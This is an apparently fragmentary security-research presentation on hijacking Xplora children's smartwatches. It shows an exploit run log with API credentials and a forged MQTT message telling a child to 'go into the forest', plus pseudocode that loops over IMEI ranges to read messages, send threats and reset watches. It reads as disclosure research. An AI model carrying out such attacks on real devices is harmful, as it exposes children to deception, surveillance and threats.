
  "serverIP": "htk.myxplora.com",
  /* ... */
}
```



IN WHICH I STEAL YOUR CHILD



I. I WON'T BE HOME FOR DINNER



II. COME CLOSER, LITTLE ONE

```
Set API key d62995838df64a65a2a098b25bca2f7b for future requests
Set API secret f4f0e7a19f224ed3a4397146e2c0313d for future requests
Set secret e0d8c56c0cb15bff8f1e8ee77a4918c7 for future requests
Saved initial authentication response
[user@Hekate exploit]$ python main.py
Ea @ +49 [REDACTED]
> Have a good day 😊
> be safe out there, stay away from the woods!
< Yes

sending: "go into the forest. it is safe."
send mqtt:
{"data":{"xpVersion":"1.0.0","xpSrc":"IoT","xpDest":"350685602041083","xpE
t":"1150","xpLang":"en-US","xpTid":"1766234500000","xpTm":"1766234500","ms
gId":"d8486f72166956acb9e377725465acea","xpPushId":"4c7837b6a2cf5478cbc971
6833e17d8073b7bdd7f4","xpCb":"https://htk.prod.myxplora.com/v2/fcm/watch/a
rrival"},"notification":{"title":"signal","body":"signal"},"background":tr
ue}
[user@Hekate exploit]$
```






HTTP
To: Parents
Message: Go into the forest
ID: 70035




MQTT
Incoming message!
ID: 70035




HTTP
To: Parents
Message: Go into the forest
ID: 70035



III. TELEPORTATION



IV. TO ASHES & TO DUST



THIS IS BAD

```
for imei in range(3506856000000000, 3506856099999999):  
    get_contacts(imei)  
    read_private_messages(imei)  
    send_spam(imei)  
    send_threats(imei)  
    banish_to_pyongyang(imei)  
    reset_watch(imei)  
    # SMS backdoor?  
    # firmware updates?  
    # trustAllHosts()?
```

Over 1.5 million watches sold worldwide!

close to 1 in 5 children

BUY ONE



HACK ONE MILLION FREE

LISTEN TO ME



Information

About us
Products
Support
Investor
Affiliate Program

Legal

Terms & Conditions
Privacy Policy Smartwatches
Privacy Policy for Smartphones
Terms of Website Use
